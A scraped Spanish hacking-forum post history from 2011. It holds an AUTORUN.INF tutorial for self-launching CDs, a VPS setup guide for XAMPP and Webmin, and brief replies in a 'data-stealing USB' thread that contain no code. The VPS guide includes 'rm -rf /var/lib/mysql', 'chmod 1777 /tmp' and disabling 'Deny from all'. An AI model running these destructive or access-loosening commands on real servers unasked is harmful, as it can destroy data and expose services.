
Esta sección te permite ver todos los mensajes escritos por este usuario. Ten en cuenta que sólo puedes ver los mensajes escritos en zonas a las que tienes acceso en este momento.
#2441
Hacking / Re:Tutorial - Crear USB Roba Datos
Agosto 19, 2011, 07:32:48 AM #2442
Hacking / Re:Descubre en Cuanto Tiempo se Puede Crackear tu Contraseña
Agosto 17, 2011, 02:08:54 PM
Mi Gmail: About 495 octillion years
Msn: About 68 trillion years
Youtube: About 438 decillion years
Uso una clave distinta para cada cuenta, y son de unos 15 caracteres cada una
Msn: About 68 trillion years
Youtube: About 438 decillion years
Uso una clave distinta para cada cuenta, y son de unos 15 caracteres cada una
#2443
Hacking / Manual para crear un CD Autoejecutable [Autoruns]
Agosto 16, 2011, 05:58:53 PM
Cuando deseamos crear un Cd ROM y queremos que este se auto ejecute al introducirlo en la unidad de CD / DVD tenemos que incluir un pequeño archivo en el Directorio del CD. El archivo en cuestión se llamaría AUTORUN.INF . En este manual os daré unos ejemplos de como realizarlo
Este pequeño archivo se crea con el bloc de notas, y una vez creado lo renombramos a AUTORUN.INF el contenido que debemos introducir dentro del archivo es el siguiente:
Código: text
Donde pone "archivo.exe" se tiene que poner el nombre del archivo a ejecutar y donde pone "archivo.ico" ponemos el icono del CD-ROM que veremos al mostrar el contenido de "MiPC".
Ejemplo:
CREAR UN AUTORUN PARA PÁGINA WEB
Para crear un Autorun para una página web, es necesario especificar otro archivo de Windows para que pueda abrir la página, es decir, el Explorador de Windows.
Si no lo haces así y grabas el CD, cuando quieras que se inicie el Autorun, te dirá que no es una aplicación Win32 válida. Por tanto, ten en cuenta estas explicaciones, y sigue el ejemplo que hay más abajo:
Código: text
Fíjate que en el comando OPEN, entre explorer, exe y nombre_página_web.html, hay un espacio. nombre_página_web.html = el nombre de la página web que desee que inicie el autorun
Nombre_archivo_icono.ico = debe introducir el nombre el archivo del icono.
Por ejemplo, si quieres hacer un autorun para un CD, y que el Autorun te inicie una página web llamada "index.html", con un icono para el CD, llamado "icoCD.ico". Tendrás que hacer lo siguiente:
Código: text
Puede que lo que quieras que se ejecute sea un archivo de una determinada aplicación, como por ejemplo un archivo html (o cualquier otro archivo que quieras), entonces tendrás que crear además un archivo BAT (por lotes) que haga que el archivo de la aplicación se pueda auto ejecutar. Los pasos serán primero crear el archivo bat con el bloc de notas, que por ejemplo lo llamamos auto.bat y estará constituido por las dos líneas siguientes:
Código: text
Donde "Indice.htm" es el nombre del archivo que tengas (si es un archivo del Word sería por ejemplo :@explorer chistes.doc, se admite cualquier archivo de windows y siempre que el ordenador donde se use el CD tenga el programa que abre dicho archivo).
Luego debes crear el archivo autorun.inf:
Código: text
Ambos archivos irán en el directorio raíz, así como el archivo htm.
Consejo: antes de grabar el CD pon el archivo "auto" y el archivo que quieras que se abra dentro de la misma carpeta de tu disco duro y ejecuta el archivo .bat para comprobar que abre la aplicación con el archivo elegido, si es así cuando grabes el CD y pongas los 3 archivos anteriores en el directorio raíz no fallará, si no se abre comprueba si tu archivo por lotes .bat realmente tiene extensión .bat y no es "auto.bat.txt" y su contenido es correcto.
AÑADIR OPCIONES AL MENÚ CONTEXTUAL
Otra cosa que se puede hacer desde el fichero AUTORUN.INF es añadir opciones al menú de contexto del CD-ROM (el que sale al pulsar con el botón secundario sobre el icono del CD). Puede resultar interesante dar la opción de "Explorar el contenido del CD" o "Iniciar la instalación de... (un programa cualquiera)". Esto también es fácil:
Código: text
El truco consiste en crear parejas de líneas "SHELL\<clave>" y "SHELL\<clave>\COMMAND" poniendo en la primera el texto que queremos que aparezca en el menú de contexto, y en la segunda la instrucción que queremos que se ejecute al seleccionar la opción.
Este pequeño archivo se crea con el bloc de notas, y una vez creado lo renombramos a AUTORUN.INF el contenido que debemos introducir dentro del archivo es el siguiente:
[autorun]
open=archivo.exe
icon=archivo.ico
Donde pone "archivo.exe" se tiene que poner el nombre del archivo a ejecutar y donde pone "archivo.ico" ponemos el icono del CD-ROM que veremos al mostrar el contenido de "MiPC".
Ejemplo:
CREAR UN AUTORUN PARA PÁGINA WEB
Para crear un Autorun para una página web, es necesario especificar otro archivo de Windows para que pueda abrir la página, es decir, el Explorador de Windows.
Si no lo haces así y grabas el CD, cuando quieras que se inicie el Autorun, te dirá que no es una aplicación Win32 válida. Por tanto, ten en cuenta estas explicaciones, y sigue el ejemplo que hay más abajo:
[autorun]
OPEN=\windows\explorer.exe nombre_página_web.html
ICON=Nombre_archivo_icono.ico
Fíjate que en el comando OPEN, entre explorer, exe y nombre_página_web.html, hay un espacio. nombre_página_web.html = el nombre de la página web que desee que inicie el autorun
Nombre_archivo_icono.ico = debe introducir el nombre el archivo del icono.
Por ejemplo, si quieres hacer un autorun para un CD, y que el Autorun te inicie una página web llamada "index.html", con un icono para el CD, llamado "icoCD.ico". Tendrás que hacer lo siguiente:
[autorun]
OPEN=\windows\explorer.exe index.html
ICON=icoCD.ico
Puede que lo que quieras que se ejecute sea un archivo de una determinada aplicación, como por ejemplo un archivo html (o cualquier otro archivo que quieras), entonces tendrás que crear además un archivo BAT (por lotes) que haga que el archivo de la aplicación se pueda auto ejecutar. Los pasos serán primero crear el archivo bat con el bloc de notas, que por ejemplo lo llamamos auto.bat y estará constituido por las dos líneas siguientes:
@explorer Indice.htm
@exit
Donde "Indice.htm" es el nombre del archivo que tengas (si es un archivo del Word sería por ejemplo :@explorer chistes.doc, se admite cualquier archivo de windows y siempre que el ordenador donde se use el CD tenga el programa que abre dicho archivo).
Luego debes crear el archivo autorun.inf:
[autorun]
open=auto.bat
icon=Dibujo.ico
Ambos archivos irán en el directorio raíz, así como el archivo htm.
Consejo: antes de grabar el CD pon el archivo "auto" y el archivo que quieras que se abra dentro de la misma carpeta de tu disco duro y ejecuta el archivo .bat para comprobar que abre la aplicación con el archivo elegido, si es así cuando grabes el CD y pongas los 3 archivos anteriores en el directorio raíz no fallará, si no se abre comprueba si tu archivo por lotes .bat realmente tiene extensión .bat y no es "auto.bat.txt" y su contenido es correcto.
AÑADIR OPCIONES AL MENÚ CONTEXTUAL
Otra cosa que se puede hacer desde el fichero AUTORUN.INF es añadir opciones al menú de contexto del CD-ROM (el que sale al pulsar con el botón secundario sobre el icono del CD). Puede resultar interesante dar la opción de "Explorar el contenido del CD" o "Iniciar la instalación de... (un programa cualquiera)". Esto también es fácil:
[AUTORUN]
OPEN=SHELEXEC.EXE <fichero>
ICON=<icono>

SHELL\EXPLORAR=Explorar el contenido del CD-ROM
SHELL\EXPLORAR\COMMAND=EXPLORER.EXE /E,\

SHELL\HTML=Ver índice HTML del CD-ROM
SHELL\HTML\COMMAND=SHELEXEC.EXE INDICE.HTM
El truco consiste en crear parejas de líneas "SHELL\<clave>" y "SHELL\<clave>\COMMAND" poniendo en la primera el texto que queremos que aparezca en el menú de contexto, y en la segunda la instrucción que queremos que se ejecute al seleccionar la opción.
#2444
Redes y antenas / [Tutorial] Configurando y poniendo a punto un VPS
Agosto 16, 2011, 12:06:05 PM
Bueno, hace un par de días, por fin, conseguimos el dinero que necesitábamos para contratar un VPS por 6 meses. Pensando en implementarlo en You are not allowed to view links.
You are not allowed to view links.
Register or Login or You are not allowed to view links.
Register or Login. personalmente, pensé que se trataba de algo muy sencillo, y es el momento, no había trabajado con mas que con servidores compartidos.

Cual fue mi sospresa cuando descubri que mi VPS no incluia ningun panel de control.
Mucho mas frustrante fue el hecho de no encontrar documentacion apropiada y en español para configurar mi servidor. Asi pues. Me decidi a escribir un articulo, quizas algo extenso pero que incluya mi experiencia personal. Quizas pueda ser de utilidad a alguien en mi situacion.
Contratando un VPS
Es importante considerar, a la hora de contratar un servidor privado cuales son nuestras necesidades especificas. Visitar diferentes proveedores de hosting y ponerse en contacto con ellos para plantear preguntas especificas sobre el script que planeamos instalar, y el uso que pensamos darle al servidor. Para You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login el servidor que mas se adecuo a nuestras necesidades fue You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
Ahora, contratar un VPS requiere un proceso mas extenso de verificacion, cabe señalar que un VPS es bastante mas costoso que un servidor compartido comun y corriente. es por eso, que considere, que el Level 2. se adecuaba a mis necesidades.
You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
Ahora, Si quisieras obviar este tutorial. Podrias contratar un VPS configurado con Cpanel, pero claro que su costo es mayor.
El Panel de Control
Una vez que hayas concluido con la contratacion del servicio, tu proveedor de hosting te brindara algunos detalles importantes, en mi caso, al contratar un VPS con el panel VZ he recibido los siguientes detalles:
You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
Entre los detalles suministrados, podemos observar el Power Panel (VZ), Vamos a apuntar nuestro navegador para acceder al Panel de control. Una vez nos hayamos logeado, veremos algo como esto:
You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
Probablemente, las secciones que mas utilizaremos durante este tutorial, seran la Administracion de Archivos y la conexion SSH. Ahora, cabe mencionar, que dicho panel de control, sirve de escritorio virtual a nuestro VPS.
En general, tenemos acceso root al sistema, es decir al propio sistema operativo de nuestro servidor. Cabe mencionar que en mi caso, mi sistema operativo es CentOS.
Ahora, si bien tener acceso root es algo exelente, pues no tenemos limitantes en cuanto al software que deseemos instalar. Implica que todas las pre-configuraciones a las que estamos acostumbrados en los hosting compartidos no existen. Porque NOSOTROS seremos en esta ocasion los sysadmin. Es decir, quienes debemos configurar el sistema.
Instalando Apache, PHP, MySQL, Filezilla y phpMyAdmin
Es probablemente la parte mas complicada del tutorial, al menos fue la parte que me resulto mas problemática. Trabajando en un SO desconocido, tanto en su sitnaxis como en su estructura. La verdad resulto un proceso un poco mas complejo de lo esperado. Sin embargo, Aqui lo resumo y les evito googlear lo que yo google para encontrar algunas respuestas.
Es probable que su servidor, venga preconfigurado con apache instalado. En Hostgator, es asi, sin embargo, php y mysql no estaban instalados, por lo que hubo que hacerlo manual. Ahora. Personalmente, decidi utilizar xampp, por haberlo usado antes en Ubuntu. Ademas de ser mi SO algo antiguo y sus repositorios estar obsoletos. (teniendo en cuenta que no se absolutamente nada de CentOS tampoco pude actualizar la lista)
Bien, manos a la obra; vamos a ir a nuestro panel de control, en la pestaña Conexion SSH.. y nos logearemos con los datos que nos ha suministrado nuestro proveedor de servicio.
You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
Es solo la terminal de nuestra distribucion, y todas las operaciones deberemos realizarlas a travez de esta pantallita, para quienes no estamos acostumbrados a trabajar en "modo-texto" puede ser algo incomodo, pero resulta que la adaptacion es mucho mas rapida.
Vamos a obtener xampp desde nuestro servidor, para eso nos dirigiremos a la carpeta /opt escribiendo en la terminal
cd /opt
Una vez hecho esto, vamos a a escribir
wget You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
Veremos el proceso de descarga desde nuestra terminal, se descargara un paquete que pesa unos 60mb, sin embargo con la velocidad de descarga de nuestro servidor 5 o 7 mbs/s no tardara mas de unos segundos en completarse la operacion.
Ahora, vamos a descomprimir el archivo, para eso vamos a escribir en nuestra terminal.
tar xzf xampp-linux-1.5.4a.tar.gz
Si todo ha salido bien, podremos ver desde nuestro gestor de archivos en el VZ power panel, algo asi:
You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
Eso significa que hemos instalado correctamente xampp, pero ahora, debemos detener nuestro servidor apache, si es que esta corriendo para poder iniciarlo desde lampp, para eso vamos a escribir en la terminal
/etc/init.d/httpd stop
Nos deberia de aparecer un mensaje diciendo que se ha detenido el servicio con exito, ahora vamos a iniciar lampp
/opt/lampp/lampp start
Si todos los servicios se han iniciado correctamente, enhorabuena! hemos logrado instalar apache, php, mysql, phpmyadmin, y filezilla.
Pero claro, Seria muy facil si todo hubiera funcionado tal y como se esperaba que funcionara. Sin embargo, es muy posible que hayan surgido ciertos problemas.
Posibles Problemas
XAMPP: Another MySQL daemon is already running
Significa que hay un servicio MySQL ejecutandose y debe detenerse, esto se puede hacer facilmente escribiendo
/etc/init.d/mysqld stop
Eventualmente veriamos un mensaje que indique, el servicio se ha detenido, pero tambien existe la posibilidad de que el servicio no se pueda detener y nos aparezca un tragico [FAIL]
Para solucionar este problema, vamos, en primer lugar a reinstalar mysql, para despues poder detenerlo. Asi pues, vamos hacer lo siguiente:
1.
yum -y remove mysql mysql-server
2.
yum install mysql mysql-server
3.
/etc/init.d/mysqld stop
4.
yum -y remove mysql mysql-server
5.
rm -rf /var/lib/mysql
6.
chmod 1777 /tmp
7.
yum -y install mysql mysql-server
8.
/etc/init.d/mysqld restart
9.
/etc/init.d/mysqld stop
Si se pudo detener con exito el servicio, entonces ahora si podran iniciar lampp escribiendosi el servicio lo habian logrado iniciar
/opt/lampp/lampp restart
Y si lo habian detenenido, bastara con escribir
/opt/lampp/lampp start
Una vez hemos logrado que el sitio se inicie correctamente, podriamos visualizarlo desde la IP que nuestro proveedor de hosting nos asigno, sin embargo, es posible que nos encontremos con un mensaje indicandonos que nuestro sitio solo es accesible desde una red local.
Configurando XAMPP
Esto es por un nuevo moldulo que ha implementado Xampp, para poder desbloquearlo, vamos a dirigirnos desde nuestro gestor de archivos en el panel de control a /opt/lampp/etc/extra/httpd-xampp.conf
Veremos algo como esto:
You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
Y lo que haremos sera comentar la linea que dice:
Deny from all
La dejaremos asi:
# Deny from all
Una vez realizado este cambio, podremos acceder a nuestro sitio a travez de nuestra IP, y veremos algo como esto:
You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
Sin embargo, coincidiran conmigo en que esto es sumamente inseguro, por eso, vamos a asignar contraseña al directorio http://suip/xampp y a todos los servicios derivados de este paquete, para eso vamos a ejecutar en nuestra terminal
Un asistente nos ayudara con el proceso de asegurar nuestra instalacion de xampp
XAMPP: Quick security check...
XAMPP: Your XAMPP pages are NOT secured by a password.
XAMPP: Do you want to set a password? [yes] yes (1)
XAMPP: Password: ******
XAMPP: Password (again): ******
XAMPP: Password protection active. Please use 'lampp' as user name!
XAMPP: MySQL is accessable via network.
XAMPP: Normaly that's not recommended. Do you want me to turn it off? [yes] yes
XAMPP: Turned off.
XAMPP: Stopping MySQL...
XAMPP: Starting MySQL...
XAMPP: The MySQL/phpMyAdmin user pma has no password set!!!
XAMPP: Do you want to set a password? [yes] yes
XAMPP: Password: ******
XAMPP: Password (again): ******
XAMPP: Setting new MySQL pma password.
XAMPP: Setting phpMyAdmin's pma password to the new one.
XAMPP: MySQL has no root passwort set!!!
XAMPP: Do you want to set a password? [yes] yes
XAMPP: Write the passworde somewhere down to make sure you won't forget it!!!
XAMPP: Password: ******
XAMPP: Password (again): ******
XAMPP: Setting new MySQL root password.
XAMPP: Setting phpMyAdmin's root password to the new one.
XAMPP: The FTP password for user 'nobody' is still set to 'lampp'.
XAMPP: Do you want to change the password? [yes] yes
XAMPP: Password: ******
XAMPP: Password (again): ******
XAMPP: Reload ProFTPD...
XAMPP: Done.
Recuerden anotar todos estos passwords conforme los vallan colocando.
Ahora, podemos acceder a nuestro servidor utilizando un cliente FTP, por ejemplo Filezilla o bien CuteFTP, escribiendo en "host" o "server" la IP de nuestro sitio, en user, escribimos "nobody" y en "password" el password que le asignamos al user nobody durante la configuracion de seguridad de xampp.
Instalando un panel de control
Un panel de control es sumamente util para gestionar algunos recursos del servidor que de otra manera pueden ser algo tediosos, por eso, vamos a instalar el panel de control webmin. Hasta aqui llegara el tutorial, ya el resto es mas sencillo y la verdad este tutorial se alargo un poco.
Si queremos utilizar webmin tenemos que instalar perl (un lenguaje de programacion usado por webmin) openssl (para acceder a las paginas de webmin de modo seguro) y perl-Net-SSLeay, una extension en perl para el uso de openssl. Instalamos los programas necesarios con el comando (distribucion centos):
Creamos una carpeta donde vamos a instalar webmin
Nos posicionamos en la carpeta /usr/src y escribimos el siguiente comando:
Descargamos el Webmin
Decomprimimos el programa:
entramos en la carpeta creada desde la consola:
E iniciamos la instalacion
damos Enter
aparecera: Log file directory [/var/webmin]
damos Enter
aparecera: Full path to perl (default /usr/bin/perl):
damos Enter
aparecera: Web server port: (default 10000):
escribimos 25000 y damos Enter
Escogemos un nombre de usuario de administrador, una contrasena, la repetimos, elegimos usar SSL (opcional) y le decimos que queremos que webmin arranque al boot de nuestro servidor linux.
Una vez terminada la instalacion podremos empezar a usar nuestro sistema de administracion abriendo Firefox (o otro navegador) y apuntando a:
www.example.com:25000
You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
Ahora, para poder agregar su dominio desde el panel de control, esta en dependencia de sus dns y su configuracion personal, sin embargo, puede serles util esta información: You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
Espero este tutorial les haya sevido, y se eviten tantos problemas a la hora de configurar su VPS, como siempre a la espera de sus comentarios
Un Saludo
MzStudios
Fuente: You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
Cual fue mi sospresa cuando descubri que mi VPS no incluia ningun panel de control.
Mucho mas frustrante fue el hecho de no encontrar documentacion apropiada y en español para configurar mi servidor. Asi pues. Me decidi a escribir un articulo, quizas algo extenso pero que incluya mi experiencia personal. Quizas pueda ser de utilidad a alguien en mi situacion.
Contratando un VPS
Es importante considerar, a la hora de contratar un servidor privado cuales son nuestras necesidades especificas. Visitar diferentes proveedores de hosting y ponerse en contacto con ellos para plantear preguntas especificas sobre el script que planeamos instalar, y el uso que pensamos darle al servidor. Para You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login el servidor que mas se adecuo a nuestras necesidades fue You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
Ahora, contratar un VPS requiere un proceso mas extenso de verificacion, cabe señalar que un VPS es bastante mas costoso que un servidor compartido comun y corriente. es por eso, que considere, que el Level 2. se adecuaba a mis necesidades.
You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
Ahora, Si quisieras obviar este tutorial. Podrias contratar un VPS configurado con Cpanel, pero claro que su costo es mayor.
El Panel de Control
Una vez que hayas concluido con la contratacion del servicio, tu proveedor de hosting te brindara algunos detalles importantes, en mi caso, al contratar un VPS con el panel VZ he recibido los siguientes detalles:
You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
Entre los detalles suministrados, podemos observar el Power Panel (VZ), Vamos a apuntar nuestro navegador para acceder al Panel de control. Una vez nos hayamos logeado, veremos algo como esto:
You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
Probablemente, las secciones que mas utilizaremos durante este tutorial, seran la Administracion de Archivos y la conexion SSH. Ahora, cabe mencionar, que dicho panel de control, sirve de escritorio virtual a nuestro VPS.
En general, tenemos acceso root al sistema, es decir al propio sistema operativo de nuestro servidor. Cabe mencionar que en mi caso, mi sistema operativo es CentOS.
Ahora, si bien tener acceso root es algo exelente, pues no tenemos limitantes en cuanto al software que deseemos instalar. Implica que todas las pre-configuraciones a las que estamos acostumbrados en los hosting compartidos no existen. Porque NOSOTROS seremos en esta ocasion los sysadmin. Es decir, quienes debemos configurar el sistema.
Instalando Apache, PHP, MySQL, Filezilla y phpMyAdmin
Es probablemente la parte mas complicada del tutorial, al menos fue la parte que me resulto mas problemática. Trabajando en un SO desconocido, tanto en su sitnaxis como en su estructura. La verdad resulto un proceso un poco mas complejo de lo esperado. Sin embargo, Aqui lo resumo y les evito googlear lo que yo google para encontrar algunas respuestas.
Es probable que su servidor, venga preconfigurado con apache instalado. En Hostgator, es asi, sin embargo, php y mysql no estaban instalados, por lo que hubo que hacerlo manual. Ahora. Personalmente, decidi utilizar xampp, por haberlo usado antes en Ubuntu. Ademas de ser mi SO algo antiguo y sus repositorios estar obsoletos. (teniendo en cuenta que no se absolutamente nada de CentOS tampoco pude actualizar la lista)
Bien, manos a la obra; vamos a ir a nuestro panel de control, en la pestaña Conexion SSH.. y nos logearemos con los datos que nos ha suministrado nuestro proveedor de servicio.
You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
Es solo la terminal de nuestra distribucion, y todas las operaciones deberemos realizarlas a travez de esta pantallita, para quienes no estamos acostumbrados a trabajar en "modo-texto" puede ser algo incomodo, pero resulta que la adaptacion es mucho mas rapida.
Vamos a obtener xampp desde nuestro servidor, para eso nos dirigiremos a la carpeta /opt escribiendo en la terminal
cd /opt
Una vez hecho esto, vamos a a escribir
wget You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
Veremos el proceso de descarga desde nuestra terminal, se descargara un paquete que pesa unos 60mb, sin embargo con la velocidad de descarga de nuestro servidor 5 o 7 mbs/s no tardara mas de unos segundos en completarse la operacion.
Ahora, vamos a descomprimir el archivo, para eso vamos a escribir en nuestra terminal.
tar xzf xampp-linux-1.5.4a.tar.gz
Si todo ha salido bien, podremos ver desde nuestro gestor de archivos en el VZ power panel, algo asi:
You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
Eso significa que hemos instalado correctamente xampp, pero ahora, debemos detener nuestro servidor apache, si es que esta corriendo para poder iniciarlo desde lampp, para eso vamos a escribir en la terminal
/etc/init.d/httpd stop
Nos deberia de aparecer un mensaje diciendo que se ha detenido el servicio con exito, ahora vamos a iniciar lampp
/opt/lampp/lampp start
Si todos los servicios se han iniciado correctamente, enhorabuena! hemos logrado instalar apache, php, mysql, phpmyadmin, y filezilla.
Pero claro, Seria muy facil si todo hubiera funcionado tal y como se esperaba que funcionara. Sin embargo, es muy posible que hayan surgido ciertos problemas.
Posibles Problemas
XAMPP: Another MySQL daemon is already running
Significa que hay un servicio MySQL ejecutandose y debe detenerse, esto se puede hacer facilmente escribiendo
/etc/init.d/mysqld stop
Eventualmente veriamos un mensaje que indique, el servicio se ha detenido, pero tambien existe la posibilidad de que el servicio no se pueda detener y nos aparezca un tragico [FAIL]
Para solucionar este problema, vamos, en primer lugar a reinstalar mysql, para despues poder detenerlo. Asi pues, vamos hacer lo siguiente:
1.
yum -y remove mysql mysql-server
2.
yum install mysql mysql-server
3.
/etc/init.d/mysqld stop
4.
yum -y remove mysql mysql-server
5.
rm -rf /var/lib/mysql
6.
chmod 1777 /tmp
7.
yum -y install mysql mysql-server
8.
/etc/init.d/mysqld restart
9.
/etc/init.d/mysqld stop
Si se pudo detener con exito el servicio, entonces ahora si podran iniciar lampp escribiendosi el servicio lo habian logrado iniciar
/opt/lampp/lampp restart
Y si lo habian detenenido, bastara con escribir
/opt/lampp/lampp start
Una vez hemos logrado que el sitio se inicie correctamente, podriamos visualizarlo desde la IP que nuestro proveedor de hosting nos asigno, sin embargo, es posible que nos encontremos con un mensaje indicandonos que nuestro sitio solo es accesible desde una red local.
Configurando XAMPP
Esto es por un nuevo moldulo que ha implementado Xampp, para poder desbloquearlo, vamos a dirigirnos desde nuestro gestor de archivos en el panel de control a /opt/lampp/etc/extra/httpd-xampp.conf
Veremos algo como esto:
You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
Y lo que haremos sera comentar la linea que dice:
Deny from all
La dejaremos asi:
# Deny from all
Una vez realizado este cambio, podremos acceder a nuestro sitio a travez de nuestra IP, y veremos algo como esto:
You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
Sin embargo, coincidiran conmigo en que esto es sumamente inseguro, por eso, vamos a asignar contraseña al directorio http://suip/xampp y a todos los servicios derivados de este paquete, para eso vamos a ejecutar en nuestra terminal
Citar
opt/lampp/lampp security
Un asistente nos ayudara con el proceso de asegurar nuestra instalacion de xampp
XAMPP: Quick security check...
XAMPP: Your XAMPP pages are NOT secured by a password.
XAMPP: Do you want to set a password? [yes] yes (1)
XAMPP: Password: ******
XAMPP: Password (again): ******
XAMPP: Password protection active. Please use 'lampp' as user name!
XAMPP: MySQL is accessable via network.
XAMPP: Normaly that's not recommended. Do you want me to turn it off? [yes] yes
XAMPP: Turned off.
XAMPP: Stopping MySQL...
XAMPP: Starting MySQL...
XAMPP: The MySQL/phpMyAdmin user pma has no password set!!!
XAMPP: Do you want to set a password? [yes] yes
XAMPP: Password: ******
XAMPP: Password (again): ******
XAMPP: Setting new MySQL pma password.
XAMPP: Setting phpMyAdmin's pma password to the new one.
XAMPP: MySQL has no root passwort set!!!
XAMPP: Do you want to set a password? [yes] yes
XAMPP: Write the passworde somewhere down to make sure you won't forget it!!!
XAMPP: Password: ******
XAMPP: Password (again): ******
XAMPP: Setting new MySQL root password.
XAMPP: Setting phpMyAdmin's root password to the new one.
XAMPP: The FTP password for user 'nobody' is still set to 'lampp'.
XAMPP: Do you want to change the password? [yes] yes
XAMPP: Password: ******
XAMPP: Password (again): ******
XAMPP: Reload ProFTPD...
XAMPP: Done.
Recuerden anotar todos estos passwords conforme los vallan colocando.
Ahora, podemos acceder a nuestro servidor utilizando un cliente FTP, por ejemplo Filezilla o bien CuteFTP, escribiendo en "host" o "server" la IP de nuestro sitio, en user, escribimos "nobody" y en "password" el password que le asignamos al user nobody durante la configuracion de seguridad de xampp.
Instalando un panel de control
Un panel de control es sumamente util para gestionar algunos recursos del servidor que de otra manera pueden ser algo tediosos, por eso, vamos a instalar el panel de control webmin. Hasta aqui llegara el tutorial, ya el resto es mas sencillo y la verdad este tutorial se alargo un poco.
Si queremos utilizar webmin tenemos que instalar perl (un lenguaje de programacion usado por webmin) openssl (para acceder a las paginas de webmin de modo seguro) y perl-Net-SSLeay, una extension en perl para el uso de openssl. Instalamos los programas necesarios con el comando (distribucion centos):
Citar
yum install perl openssl openssl-devel perl-Net-SSLeay
Creamos una carpeta donde vamos a instalar webmin
Citar
mkdir /opt/lampp/htdocs/webmin
Nos posicionamos en la carpeta /usr/src y escribimos el siguiente comando:
Citar
cd /usr/src
Descargamos el Webmin
Citar
wget You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
Decomprimimos el programa:
Citar
tar -xf webmin-1.500.tar.gz
entramos en la carpeta creada desde la consola:
Citar
cd webmin-1.510
E iniciamos la instalacion
Citar
./setup.sh /usr/local/webmin
damos Enter
aparecera: Log file directory [/var/webmin]
damos Enter
aparecera: Full path to perl (default /usr/bin/perl):
damos Enter
aparecera: Web server port: (default 10000):
escribimos 25000 y damos Enter
Escogemos un nombre de usuario de administrador, una contrasena, la repetimos, elegimos usar SSL (opcional) y le decimos que queremos que webmin arranque al boot de nuestro servidor linux.
Una vez terminada la instalacion podremos empezar a usar nuestro sistema de administracion abriendo Firefox (o otro navegador) y apuntando a:
www.example.com:25000
You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
Ahora, para poder agregar su dominio desde el panel de control, esta en dependencia de sus dns y su configuracion personal, sin embargo, puede serles util esta información: You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
Espero este tutorial les haya sevido, y se eviten tantos problemas a la hora de configurar su VPS, como siempre a la espera de sus comentarios
Un Saludo
MzStudios
Fuente: You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
#2445
Hacking / Re:Tutorial - Crear USB Roba Datos
Agosto 16, 2011, 05:19:20 AM
Introduce un Pendrive y fíjate si te sale la "Reproducción automática" donde se escoge si quieres abrir la carpeta, reproducirla etc.
Saludos
Saludos
#2446
Dudas y pedidos generales / Re:ubuntu para samsung n150 netbook
Agosto 15, 2011, 01:32:20 PM
Utiliza "LinuxLive USB Creator"
#2447
Dudas y pedidos generales / Re:Que DEBIAN es mejor para mi netbook
Agosto 15, 2011, 01:02:50 PMYou are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
stiuvert me podrias pasar donde descargarlooo??? :O
You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
#2448
Dudas y pedidos generales / Re:ubuntu para samsung n150 netbook
Agosto 15, 2011, 12:17:40 PM #2449
Dudas y pedidos generales / Re:Que DEBIAN es mejor para mi netbook
Agosto 15, 2011, 12:13:52 PM
Ubuntu Netbook Edition (Ubuntu Netbook Remix4) fue una versión del sistema operativo Ubuntu, optimizada para netbooks y otros dispositivos con pantallas de pequeñas dimensiones o con procesadores Intel Atom.
A partir de la versión 10.10 se incluyó la intefaz Unity, diseñada para ahorrar espacio.
Saludos
A partir de la versión 10.10 se incluyó la intefaz Unity, diseñada para ahorrar espacio.
Saludos
#2450
Hacking / Re:Tutorial - Crear USB Roba Datos
Agosto 15, 2011, 05:56:35 AM
Yo creo que sí tendría que funcionar como oculto, sería cuestión de probar.
Respecto a lo de Linux, imposible
Saludos
Respecto a lo de Linux, imposible
Saludos
#2451
Dudas y pedidos generales / Re:[Problema] con modem thomsop St516 v6
Agosto 14, 2011, 06:08:24 PM
La última opción es la de comprar un router o módem nuevo.
Saludos
Saludos
#2452
Dudas y pedidos generales / Re:sistemaaa ayuda!
Agosto 14, 2011, 12:12:31 PM
Si eres Noob en Linux porque no has comenzado por Ubuntu ?
Algún manual especifico para Debian no conozco, pero te servirán los que hay posteados en esta sección, echa un vistazo en las F.A.Q.
Saludos
Algún manual especifico para Debian no conozco, pero te servirán los que hay posteados en esta sección, echa un vistazo en las F.A.Q.
Saludos
#2453
Dudas y pedidos generales / Re:sistemaaa ayuda!
Agosto 14, 2011, 11:07:54 AM
Debian Linux ya que el otro es para placas Intel 80486 (si es tu mother le podrías poner kFreeBSD).
PD: Evita el doble post
Saludos
PD: Evita el doble post
